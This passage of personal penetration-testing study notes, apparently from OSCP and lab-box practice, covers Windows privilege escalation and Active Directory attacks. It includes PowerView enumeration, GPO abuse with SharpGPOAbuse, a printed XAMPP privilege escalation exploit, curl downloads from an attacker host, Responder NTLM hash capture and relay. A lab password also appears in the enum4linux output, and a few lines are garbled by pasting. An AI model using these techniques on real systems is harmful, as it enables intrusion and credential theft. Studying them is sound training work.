VMwareCAFCommAmqpListener(VMware CAF AMQP Communication Service)[ "C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\CommAmqpListener.exe"] - Manual - Stopped
VMware Common Agent AMQP Communication Service
=====
VMwareCAFManagementAgentHost(VMware CAF Management Agent Service)[ "C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe"] - Manual - Stopped
VMware Common Agent Management Agent Service
=====

[+] Modifiable Services(T1007)
[?] Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
daclsvc: WriteData/CreateFiles
[+] Looking if you can modify any service registry()
[?] Check if you can modify the registry of a service https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services-registry-permissions
HKLM\SYSTEM\CurrentControlSet\Services\daclsvc\Parameters\Start
```

- This is from Tib3rius Service Exploits section
- Here, they tell us we can modify a service, which is called daclsvc
- We can then run accesschk.exe in order to check what permissions we have
- It turns out in this case we can change config as well as start/stop, allowing us to change the path to binary (to a malicious binary of ours), and then start/stop it to get it to execute binary

## From OSCP (27.4.1. Situational Awareness):

Here are some helpful areas to look at for the Winpeas output.

## Basic System Information:

```
❖❖❖❖❖❖❖❖❖❖❖❖ Basic System Information
❖ Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#kernel-exploits
Hostname: CLIENTWK1
Domain Name: beyond.com
ProductName: Windows 10 Pro
EditionID: Professional
```

*Listing 42 - Basic System Information*

- Listing 42 shows that winPEAS detected CLIENTWK1's operating system as Windows 10 Pro. As we have learned in the course, winPEAS may falsely detect Windows 11 as Windows 10, so let's manually check the operating system with **systeminfo**.

## AV Information:

```
❖❖❖❖❖❖❖❖❖❖❖ AV Information
[X] Exception: Object reference not set to an instance of an object.
No AV was detected!!
Not Found
```

*Listing 44 - AV Information*

- No AV has been detected. This will make the use of other tools and payloads such as Meterpreter much easier.

## Network Ifaces and known hosts:

### DNS cached:

```

    Network Ifaces and known hosts
    ◆ The masks are only for the IPv4 addresses
      Ethernet0[00:50:56:8A:0F:27]: 172.16.6.243 / 255.255.255.0
        Gateways: 172.16.6.254
        DNSs: 172.16.6.240
      Known hosts:
        169.254.255.255  00-00-00-00-00-00  Invalid
        172.16.6.240    00-50-56-8A-08-34  Dynamic
        172.16.6.254    00-50-56-8A-DA-71  Dynamic
        172.16.6.255    FF-FF-FF-FF-FF-FF  Static
      ...

    DNS cached --limit 70--
      Entry          Name           Data
dcsrv1.beyond.com   DCSRV1.beyond.com
172.16.6.240
      mailsrv1.beyond.com   mailsrv1.beyond.com
172.16.6.254

```

*Listing 45 - Network Interfaces, Known hosts, and DNS Cache*

- Listing 45 shows that the DNS entries for **mailsrv1.beyond.com** (172.16.6.254) and **dcsrv1.beyond.com** (172.16.6.240) are cached on CLIENTWK1. Based on the name, we can assume that DCSRV1 is the domain controller of the **beyond.com** domain.
- Furthermore, because MAILSRV1 is detected with the internal IP address of *172.16.6.254* and we enumerated the machine from an external perspective via *192.168.50.242*, we can safely assume that this is a dual-homed host.

## PowerShell Settings

```

    PowerShell Settings
  PowerShell v2 Version: 2.0
  PowerShell v5 Version: 5.1.19041.1
  PowerShell Core Version:
  Transcription Settings:
  Module Logging Settings:
  Scriptblock Logging Settings:
  PS history file: C:\Users\sam\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
  PS history size: 2768

```

- Looking at the "Powershell History File" can reveal a lot of important stuff, as shown in the [Sams](#) PG Play

---

## Import-Module

From [Powall's Checklist](#)

- Commands
  - `powershell -ep bypass`
    - Runs PowerShell with execution policy bypassed so you can load unsigned scripts.
  - `Import-Module ActiveDirectory`
    - Loads the Active Directory PowerShell module for AD enumeration and management.
- Service Account
  - `Get-ADServiceAccount -Filter * -Properties *`
    - Lists all service accounts in Active Directory with detailed properties.
  - `Get-ADServiceAccount -Identity 'svc_apache$' -Properties * | Select PrincipalsAllowedToRetrieveManagedPassword`
    - Shows which principals (users/groups) are allowed to retrieve the managed password for the specified service account.
- AD Users
  - `Get-ADUser -Filter * | Select SamAccountName`
    - Lists all AD users and displays their usernames (SamAccountName).
  - `Get-ADUser -Filter *`
    - Lists all AD users with full details.
- AD Computers
  - `Get-ADComputer -Filter * | Select Name`
    - Lists all AD computers, showing only their names.
  - `Get-ADComputer -Filter *`
    - Lists all AD computers with full details.
- Groups and Memberships
  - `Get-ADPrincipalGroupMembership svc_apache$ | Select Name`
    - Shows which groups the svc\_apache\$ account belongs to.
  - `Get-ADGroupMember -Identity "DNSAdmins" -Recursive`
    - Lists all members of the DNSAdmins group, including nested group members.
  - `Get-ADGroup -Filter * | Select Name`
    - Lists all Active Directory groups by name.

# Powerview.ps1

You can download it here

- <https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon?>

PowerView.ps1 is a PowerShell tool used for **Active Directory (AD) enumeration**, commonly utilized during **penetration testing** and **red teaming** exercises. It is part of the **PowerSploit** framework and helps attackers (and defenders) map out AD environments without needing elevated privileges.

Key Features of PowerView.ps1:

- **User & Group Enumeration**
  - List all users (`Get-NetUser`)
  - Find users with admin privileges (`Get-NetLocalGroup`)
  - List domain admins, enterprise admins
- **Computer & Domain Enumeration**
  - Discover machines in the domain (`Get-NetComputer`)
  - List domain trusts and policies (`Get-DomainTrust`)
  - Get domain controller info (`Get-NetDomainController`)
- **ACL and Object Permissions**
  - View Access Control Lists for objects (`Find-InterestingDomainAcl`)
  - Find paths for privilege escalation
- **Session and Share Enumeration**
  - See user sessions on computers (`Get-NetSession`)
  - Find shared folders (`Get-NetShare`)
  - Identify users logged into machines (`Invoke-UserHunter`)
- **SPN and Delegation Attacks**
  - Identify Kerberoastable accounts (`Get-NetUser -SPN`)
  - Find unconstrained delegation or trusted systems

## AD Enumeration using Powerview

Look at **OSCP 22.2.4. AD Enumeration with PowerView** and **OSCP 22.3. Manual Enumeration - Expanding our Repertoire** for a full comprehensive guide

`Import-Module .\PowerView.ps1`

## Get-NetDomain

- Let's start by running Get-NetDomain, which will give us basic information about the domain (which we used GetCurrentDomain for previously)

## Get-NetUser

- Now let's get a list of all users in the domain with **Get-NetUser**
- **Very verbose though, so look at the command below**

### Get-NetUser | select cn

- This produced a cleaned-up list of users in the domain.

### Get-NetUser | select cn,pwdlastset,lastlogon

- As indicated in Listing 40, we have a nice list which shows us when the users last changed their password, as well as when they last logged in to the domain.

### Get-NetGroup | select cn

- Similarly, we can use Get-NetGroup to enumerate groups

### Get-NetGroup "Sales Department" | select member

- Enumerating specific groups with PowerView is easy. Although we will not go through the process of unraveling nested groups in this case, let's investigate the Sales Department using Get-NetGroup and pipe the output into select member

## Get-NetComputer

- Let's use the Get-NetComputer PowerView command to enumerate the computer objects in the domain.

### Get-NetComputer | select operatingSystem,dnsHostname

- Now we'll search for the operating system and hostnames. Let's pipe the output into select and clean up our list.

## Find-LocalAdminAccess

- Let's run Find-LocalAdminAccess against corp.com. While the command supports parameters such as Computername and Credentials, we will run it without parameters in this case since we are interested in enumerating all computers, and we are already logged in as stephanie. In other words, we are spraying the environment to find possible local administrative access on computers under the current user context.

### Get-NetSession -ComputerName <host\_name>

- obtain information such as which user is logged in to which computer.

`Get-NetSession -ComputerName client74 -Verbose`

`Get-NetComputer | select dnshostname,operatingsystem,operatingsystemversion`

`Get-NetUser -SPN | select samaccountname,serviceprincipalname`

- To obtain a clear list of SPNs, we can pipe the output into select and choose the samaccountname and serviceprincipalname attributes

`Find-DomainShare`

- We'll use PowerView's **Find-DomainShare** function to find the shares in the domain. We could also add the *-CheckShareAccess* flag to display shares only available to us. However, we'll skip this flag for now to return a full list, including shares we may target later. Note that it may take a few moments for PowerView to find the shares and list them.

Powerview commands from Powall's checklist

<https://powall.notion.site/Pen-Testing-Methodology-d999e30e4b6241fe8c8347b2dfb5dd62>

`powershell -ep bypass`

- Launch PowerShell with execution policy bypassed (lets you run scripts without restrictions).

`\PowerView.ps1`

- Loads the PowerView script into the current PowerShell session.

ASREP Roasting users – `Get-NetUser -PreauthNotRequired`

- Finds users that don't require Kerberos pre-authentication (ASREP roastable accounts).

Kerberoastable users – `Get-NetUser -SPN`

- Lists accounts with Service Principal Names (SPNs), which are kerberoastable.

Get IPs – `Get-DomainComputer | % {Resolve-IPAddress -ComputerName $_.cn}`

- Retrieves domain computers and resolves their hostnames to IP addresses.

`Get-NetDomain`

- Shows information about the current domain.

### Get-NetDomainController

- Lists the domain controllers in the environment.

### Get-DomainPolicy

- Displays domain policies such as password and lockout policies.

### Get-NetUser

- Lists all users in the domain.

### Get-NetUser | select cn,description

- Lists users along with their common name and description fields.

### Invoke-ShareFinder

- Enumerates shared folders across domain machines.

### Get-NetGPO

- Lists Group Policy Objects (GPOs) in the domain.

## Get-GPPermission (to exploit Default Domain Policy and add ourselves as local administrator using SharpGPOAbuse)

From the [Vault](#) PG Practice, we used the Get-GPPermission on Default Domain Policy to see that we have full permissions on this GPO, allowing us to add ourselves as a local administrator and the forcing a policy update.

- .\PowerView.ps1
  - a) We are dot-sourcing so that we can call all the functions from this script
  - b) In the writeup, they didn't dot-source but it seemed to work anyways. Idk how
- Get-GPO -Name "Default Domain Policy"
  - a) Not a powerview command. Just a regular powershell one

```
*Evil-WinRM* PS C:\users\anirudh> .\powerview.ps1
*Evil-WinRM* PS C:\users\anirudh> Get-GPO -Name "Default Domain Policy"

  DisplayName      : Default Domain Policy
  DomainName      : vault.offsec
  Owner           : VAULT\Domain Admins
  Id              : 31b2f340-016d-11d2-945f-00c04fb984f9
  GpoStatus       : AllSettingsEnabled
  Description     :
  CreationTime    : 11/19/2021 12:50:33 AM
  ModificationTime: 11/19/2021 2:00:32 AM
  UserVersion     : AD Version: 0, SysVol Version: 0
  ComputerVersion : AD Version: 4, SysVol Version: 4
  WmiFilter       :
```

- What are our permissions?
  - a) Get-GPPermission -Guid 31b2f340-016d-11d2-945f-00c04fb984f9 -TargetType User -TargetName **anirudh**

- i) **-Guid**: the GPO's GUID (like 31b2f340-016d-11d2-945f-00c04fb984f9)
- ii) **-TargetType**: e.g., User or Group
- iii) **-TargetName**: the actual user or group name
  - (1) **anirudh** is the name of the user

```
*Evil-WinRM* PS C:\users\anirudh> Get-GPPermission -Guid 31b2f340-016d-11d2-945f-00c04fb984f9 -TargetType User -TargetName anirudh

Trustee      : anirudh
TrusteeType  : User
Permission   : GpoEditDeleteModifySecurity
Inherited    : False
```

b)

- i) **Permission : GpoEditDeleteModifySecurity**

- (1) **GpoEdit** Can edit the GPO settings
- (2) **Delete** Can delete the GPO entirely
- (3) **ModifySecurity** Can change permissions on the GPO (e.g., add others)

- We can do anything on this GPO (Default Domain Policy)! We are going to abuse this GPO by **adding ourselves as a local administrator and the forcing a policy update**.
- First we need to get the executable that makes this simple. We will use SharpGPOAbuse
  - a) [SharpGPOAbuse](#) Github
  - b) Download SharpGPOAbuse.exe
  - c) Host it on kali and download on target machine
    - i) python3 -m http.server 80
    - ii) curl http://192.168.45.176:8000/SharpGPOAbuse.exe -o SharpGPOAbuse.exe
- `\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount anirudh --GPOName "Default Domain Policy"`

- a) **anirudh** is the username of the compromised account

```
*Evil-WinRM* PS C:\users\anirudh> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount anirudh --GPOName "Default Domain Policy"
[+] Domain = vault.offsec
[+] Domain Controller = DC.vault.offsec
[+] Distinguished Name = CN=Policies,CN=System,DC=vault,DC=offsec
[+] SID Value of anirudh = S-1-5-21-537427935-490066102-1511301751-1103
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] File exists: \\vault.offsec\SysVol\vault.offsec\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
```

b)

- Now we force a policy update.

- a) **gpupdate /force**

```
*Evil-WinRM* PS C:\users\anirudh> gpupdate /force  
Updating policy...  
  
Computer Policy update has completed successfully.  
User Policy update has completed successfully.
```

b)

```
*Evil-WinRM* PS C:\users\anirudh> net localgroup administrators  
Alias name      administrators  
Comment         Administrators have complete and unrestricted access to the computer/domain  
Members  
-----  
Administrator  
anirudh  
The command completed successfully.
```

c)

i) **net localgroup administrators**

- We have been successfully added and can go into the administrators folder for the flag.
- 

## Powerup.ps1

Another privilege escalation tool that was used and mentioned in the **OSCP 17.2.1. Service Binary Hijacking OSCP video**

Attempted in the [Resourced](#) PG Practice but it didn't help us

- They ran **Invoke-AllChecks**
- powershell -ep bypass
- .\PowerUp.ps1
- **Invoke-AllChecks**

**Find vulnerable services (from OSCP 17.2.1. Service Binary Hijacking):**

- powershell -ep bypass
- .\PowerUp.ps1
- **Get-ModifiableServiceFile**

**Find services with unquoted file paths (from OSCP 17.2.3 Unquoted Service Paths):**

- powershell -ep bypass
  - .\PowerUp.ps1
  - **Get-UnquotedService**
    - For vulnerable services, go through all directories to see which ones you can put a binary in, and then see if you can restart service too
    - Definitely look at the example in OSCP 17.2.3 Unquoted Service Paths
- 

## Enum4Linux (external enumeration tool)

**VERY IMPORTANT:** Contrary to the name, Enum4Linux is a tool built for Linux Users to enumerate against WINDOWS machines (running SMB). And also Linux machines running Samba. This is not a tool to just be run randomly against Linux Machines

**Enum4linux** is an **external enumeration tool** — it's not something you run on the target; you run it agaienum4linux 192.168.210.148  
st the target from your own machine (for example, your Kali box or attack VM).

enum4linux 192.168.210.148

It was used in the [Resourced](#) PG Practice and they even found a valid username and password through it that they used to access SMB with

```
( Users on 192.168.167.175 )=

index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0xf72 RID: 0x457 acb: 0x00020010 Account: D.Durant Name: (null) Desc: Linear Algebra and crypto god
index: 0xf73 RID: 0x458 acb: 0x00020010 Account: G.Goldberg Name: (null) Desc: Blockchain expert
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xf6d RID: 0x452 acb: 0x00020010 Account: J.Johnson Name: (null) Desc: Networking specialist
index: 0xf6b RID: 0x450 acb: 0x00020010 Account: K.Keen Name: (null) Desc: Frontend Developer
index: 0xf10 RID: 0x1f6 acb: 0x00000211 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0xf6c RID: 0x451 acb: 0x00000210 Account: L.Livingstone Name: (null) Desc: SysAdmin
index: 0xf6a RID: 0x44f acb: 0x00020010 Account: M.Mason Name: (null) Desc: IT admin
index: 0xf70 RID: 0x455 acb: 0x00020010 Account: P.Parker Name: (null) Desc: Backend Developer
index: 0xf71 RID: 0x456 acb: 0x00020010 Account: R.Robinson Name: (null) Desc: Database Admin
index: 0xf6f RID: 0x454 acb: 0x00020010 Account: S.Swanson Name: (null) Desc: Military Vet now cybersecurity specialist
index: 0xf6e RID: 0x453 acb: 0x00000210 Account: V.Ventz Name: (null) Desc: New-hired reminder: HotelCalifornia194!
```

# Helpful sections of Enum4Linux

From [Resourced](#) PG Practice

## Users on <IP>

```
===== ( Users on 192.168.167.175 ) =====

index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0xf72 RID: 0x457 acb: 0x00020010 Account: D.Durant Name: (null) Desc: Linear Algebra and crypto god
index: 0xf73 RID: 0x458 acb: 0x00020010 Account: G.Goldberg Name: (null) Desc: Blockchain expert
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xf6d RID: 0x452 acb: 0x00020010 Account: J.Johnson Name: (null) Desc: Networking specialist
index: 0xf6b RID: 0x450 acb: 0x00020010 Account: K.Keen Name: (null) Desc: Frontend Developer
index: 0xf6c RID: 0x451 acb: 0x00000210 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0xf6a RID: 0x44f acb: 0x00020010 Account: L.Livingstone Name: (null) Desc: SysAdmin
index: 0xf68 RID: 0x455 acb: 0x00020010 Account: M.Mason Name: (null) Desc: IT admin
index: 0xf70 RID: 0x456 acb: 0x00020010 Account: P.Parker Name: (null) Desc: Backend Developer
index: 0xf71 RID: 0x457 acb: 0x00020010 Account: R.Robinson Name: (null) Desc: Database Admin
index: 0xf6f RID: 0x454 acb: 0x00020010 Account: S.Swanson Name: (null) Desc: Military Vet now cybersecurity specialist
index: 0xf6e RID: 0x453 acb: 0x00000210 Account: V.Ventz Name: (null) Desc: New-hired reminder: HotelCalifornia194!
```

- Here they found a valid username and password

## Password Policy Information for <IP>

```
===== ( Password Policy Information for 192.168.167.175 ) =====

[+] Attaching to 192.168.167.175 using a NULL share
[+] Trying protocol 139/SMB ...
[!] Protocol failed: Cannot request session (Called Name:192.168.167.175)
[+] Trying protocol 445/SMB ...
[+] Found domain(s):
    [+] resourced
    [+] Builtin
[+] Password Info for Domain: resourced
    [+] Minimum password length: 7
    [+] Password history length: 24
    [+] Maximum password age: 41 days 23 hours 53 minutes
    [+] Password Complexity Flags: 000001
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 1
    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Enabled
Minimum Password Length: 7
```

## Groups on <IP>

```

===== ( Groups on 192.168.167.175 ) =====

[+] Getting builtin groups:

group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

```

## Getting builtin group memberships

### Getting local groups

### Getting local group memberships

### Getting domain groups

```

[+] Getting builtin group memberships: all forums ◉ Kali Nethunter ◉ Exploit-DB ◉ Google Hacking DB ◉ OffSec

Group: IIS_IUSRS' (RID: 568) has member: Couldn't lookup SIDs
Group: Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs
Group: Guests' (RID: 546) has member: Couldn't lookup SIDs
Group: Remote Desktop Users' (RID: 555) has member: Couldn't lookup SIDs
Group: Administrators' (RID: 544) has member: Couldn't lookup SIDs
Group: Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs
Group: Users' (RID: 545) has member: Couldn't lookup SIDs
Group: Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs

[+] Getting local groups:

group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]

[+] Getting local group memberships:

Group: Denied RODC Password Replication Group' (RID: 572) has member: Couldn't lookup SIDs

[+] Getting domain groups:

group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]

```

## Getting domain group memberships:

```
[+] Getting domain group memberships:  
Group: 'Domain Admins' (RID: 512) has member: resourced\Administrator  
Group: 'Schema Admins' (RID: 518) has member: resourced\Administrator  
Group: 'Domain Users' (RID: 513) has member: resourced\Administrator  
Group: 'Domain Users' (RID: 513) has member: resourced\krbtgt  
Group: 'Domain Users' (RID: 513) has member: resourced\M.Mason  
Group: 'Domain Users' (RID: 513) has member: resourced\K.Keen  
Group: 'Domain Users' (RID: 513) has member: resourced\L.Livingstone  
Group: 'Domain Users' (RID: 513) has member: resourced\J.Johnson  
Group: 'Domain Users' (RID: 513) has member: resourced\V.Ventz  
Group: 'Domain Users' (RID: 513) has member: resourced\S.Swanson  
Group: 'Domain Users' (RID: 513) has member: resourced\P.Parker  
Group: 'Domain Users' (RID: 513) has member: resourced\R.Robinson  
Group: 'Domain Users' (RID: 513) has member: resourced\D.Durant  
Group: 'Domain Users' (RID: 513) has member: resourced\G.Goldberg  
Group: 'Group Policy Creator Owners' (RID: 520) has member: resourced\Administrator  
Group: 'Domain Guests' (RID: 514) has member: resourced\Guest  
Group: 'Enterprise Admins' (RID: 519) has member: resourced\Administrator  
Group: 'Domain Controllers' (RID: 516) has member: resourced\RESOURCEDC$
```

---

## XAMPP

**For XAMPP, as seen in the Relia Challenge Lab on .249 machine, always directory bust with .php extension and manually look for files like login.php and admin.php**

**And also, since there's apache, you can do a lot of apache-specific attacks like editing .htaccess files to avoid .php extension I blocking**

**Multiple times I've seen passwords.txt inside of C:\xampp**  
- Like in Relia Challenge Lab and either Secura or MedTech

### What is XAMPP?

XAMPP is a free, open-source software package that provides an easy-to-install local web server environment on your computer.

The name XAMPP stands for:

- X → cross-platform (works on Windows, macOS, Linux)
- A → Apache (the web server)
- M → MySQL (or MariaDB, the database system)
- P → PHP (server-side scripting language)
- P → Perl (another scripting language, less commonly used today)

Essentially, XAMPP bundles together everything you need to run dynamic web applications (like WordPress, Joomla, or custom PHP sites) locally on your machine, without needing a live internet server.

## Configuration files:

- [C:\xampp\mysql\bin\my.ini](#)
- You can also run a recursive search for .txt and .ini files in order to find more configuration files, where passwords may be stored

## How to edit the apache server in xammp

In the [Craft](#) PG Practice, we compromised a user who has access to the [C:\xampp\htdocs](#), which is the folder for the **root directory** (also called the **document root**) for the Apache web server that XAMPP runs.

So in this box, we tested to see if we have write privilege for this directory. So we tried adding a document, and we could. This means we can add a webshell into the web server. So that's what they did, and they ran "[whoami](#)" and saw that we run commands as the "[apache](#)" user. And we looked around as this user, and found that we have `SeImpersonatePrivilege` so we did printsspoof. You can look at this in the Printsspoof subsection

## How to check version of XAMPP and exploit vulnerable versions

On the [Monster](#) PG Practice, we saw an interesting process [C:\xampp\apache\bin\httpd.exe](#). Checking [C:\xampp\properties.ini](#) showed XAMPP version 7.3.10.

```

PS C:\xampp> type properties.ini
[General]
install_dir=C:\xampp
base_stack_name=XAMPP
base_stack_key=
base_stack_version=7.3.10-1
base_stack_platform=windows-x64
[Apache]
apache_server_port=80
apache_server_ssl_port=443
apache_root_directory=/xampp/apache
apache_htdocs_directory=C:\xampp\htdocs
apache_domainname=127.0.0.1
apache_configuration_directory=C:\xampp/apache/conf
apache_unique_service_name=
[MySQL]
mysql_port=3306
mysql_host=localhost
mysql_root_directory=C:\xampp\mysql
mysql_binary_directory=C:\xampp\mysql\bin
mysql_data_directory=C:\xampp\mysql\data
mysql_configuration_directory=C:\xampp\mysql\bin
mysql_arguments=-u root -P 3306
mysql_unique_service_name=
[PHP]
php_binary_directory=C:\xampp\php
php_configuration_directory=C:\xampp\php
php_extensions_directory=C:\xampp\php\ext

```

searchsploit revealed a promising exploit:

|                                                               |                         |
|---------------------------------------------------------------|-------------------------|
| XAMPP 5.6.8 - SQL Injection / Persistent Cross-Site Scripting | php/webapps/46424.html  |
| XAMPP 7.4.3 - Local Privilege Escalation                      | windows/local/50337.ps1 |
| XAMPP 8.2.6 - Unquoted Path                                   | windows/local/51585.txt |

- Even though this exploit is version 7.4.3, it's close enough to 7.3.10 so worth a try
- **searchsploit -m 50337**

```

└─$ cat 50337.ps1
# Exploit Title: XAMPP 7.4.3 - Local Privilege Escalation
# Exploit Author: Salman Asad (@deathflash1411) a.k.a LeoBreaker
# Original Author: Maximilian Barz (@S1lkys)
# Date: 27/09/2021
# Vendor Homepage: https://www.apachefriends.org
# Version: XAMPP < 7.2.29, 7.3.x < 7.3.16 & 7.4.x < 7.4.4
# Tested on: Windows 10 + XAMPP 7.3.10
# References: https://github.com/S1lkys/CVE-2020-11107

$file = "C:\xampp\xampp-control.ini"
$find = ((Get-Content $file)[2] -Split "=")[1]
# Insert your payload path here
$replace = "C:\temp\msf.exe"
( Get-Content $file ) -replace $find, $replace | Set-Content $file

```

This exploit replaces the XAMPP Control Panel's text editor with a malicious executable. So in the "**replace = C:\temp\msf.exe**" line of the exploit, replace that file path with the file path of your reverse shell. This shows that you always need to look at exploits before blindly executing them in case you need to edit parameters of the exploit

# Rubeus

<https://www.kali.org/tools/rubeus/>

How to download Rubeus.exe:

1. `sudo apt update`
2. `sudo apt install rubeus`
3. `cd /usr/share/windows-resources/rubeus`

Inside should be Rubeus.exe

---

# Responder

## What is Responder?

- Responder is a tool that listens for and captures authentication requests on the network.
- It spoofs services like SMB, HTTP, etc., and waits for systems to connect to it and send it NTLM hashes.
- You can then crack these hashes offline using tools like hashcat.

## How to test Responser with SMB

- First start Responder
  - `sudo responder -I tun0`
- If you are inside of a windows machine, you can just put in the powershell:
  - `\[IP]\please\subscribe`
- The above command will automatically try and access the fake SMB share and it will first try and authenticate with SMB. You should get a response in your response

We've seen Responder being used to **create a fake SMB server and making a MSSQL account authenticate to us, stealing their NTLMv2 hashes**. This was seen in the "[NTLM hash capture trick \(using mssql xp\\_dirtree and responder\)](#)" section of Pen Testing Notes

## SMB-based NTLM hash capture after getting LFI

This is from the **Flight HTB**

In this box, there was a website that had a parameter in the URL, that parameter is like a file path. And so we think it's vulnerable to LFI or RFI. But, if you look at the source code, it doesn't allow ".." or like "\\\" so we can't do any easy LFI.

So, instead, we do a NTLM hash capture, where we will put an SMB path (UNC format) and then it will try and connect to our fake SMB share, and so it will send an NTLM hash to Responder to try and authenticate, giving us the NTLM hash of the account running the web server

**Fist you can if website really attempts to connect:**

1. Start netcat listener on port 445 (where SMB is)
    - a. `sudo nc -lvpn 445`
  2. Put the SMB share path into the URL
    - a. `?view=//10.10.14.8/please/subscribe`
      - i. We didn't use backslashes (\\\) even though this is windows, because the source code blocks double backslash as mentioned before. And windows interprets forward slashes just fine
      - ii. Remember, the SMB share path is fake, so put whatever
  3. If you see output in the netcat, then that means the website tried to connect. BUT  
IMPORTANT, since you used the file path once, you CAN'T use the same one again, due  
to cache of some sort, as seen in the Flight HTB walkthrough. So, you have to make up a  
new file path, and I changed it as you can see down below

**Now, to get Responder to steal the NTLM hash:**

1. First, start up Responder
    - a. **`sudo responder -I tun0`**
  2. Put the SMB share path into the URL and send the request
    - a. They used Burp Suite in the video
    - b. **?view=/10.10.14.8/please/subscribe2**
      - i. We didn't use backslashes (\) even though this is windows, because the source code blocks double backslash as mentioned before. And windows interprets forward slashes just fine
      - ii. Remember, the SMB share path is fake, so put whatever

- a. You want to copy and paste the ENTIRE NTLM hash, all the way from "svc\_apache" all the way to the end of the hash
- b. Hashcat expects that format

NTLM hash capture after getting into MSSQL service:

- Look at this "[NTLM hash capture trick \(using mssql xp\\_dirtree and responder\)](#)" section of Pen Testing Notes

NTLM\_Theft for NTLM hash capture after getting write access to SMB

As seen in the [NTLM\\_Theft](#) Section

---

## Lateral Movement

One question that I asked a lot was "Why is it helpful to get the NTLM hash of an account even though we already got access to that account?"

- It's because once we get their NTLM hash, we can use pass-the-hash attacks to log into their other services in case they used the same password, like going from SMB to evil-winrm or something like that.

---

## Relay attack

Another relay attack can be found in the Pen testing document, in the "[Abuse Backup Migration plugin and Relay Attack](#)" subsection within the "Wordpress" section

### Relying Net-NTLMv2

#### From **OSCP 15.3.4. Relaying Net-NTLMv2**

In this section, we'll have access to FILES01 as an unprivileged user (*files02admin*), which means we cannot run Mimikatz to extract passwords. Using the steps from the previous section, imagine we obtained the Net-NTLMv2 hash, but couldn't crack it because it was too complex.

What we can assume based on the username is that the user may be a local administrator on FILES02. Therefore, we can try to use the hash on another machine in what is known as a [\*relay attack\*](#).

In this attack, we'll again use the *dir* command in the bind shell to create an SMB connection to our Kali machine. Instead of merely printing the Net-NTLMv2 hash used in the authentication step, we'll forward it to FILES02. If *files02admin* is a local user on FILES02, the authentication is valid and therefore accepted by the machine. If the relayed authentication is from a user with local administrator privileges, we can use it to authenticate and then execute commands over SMB with methods similar to those used by psexec or wmiexec.

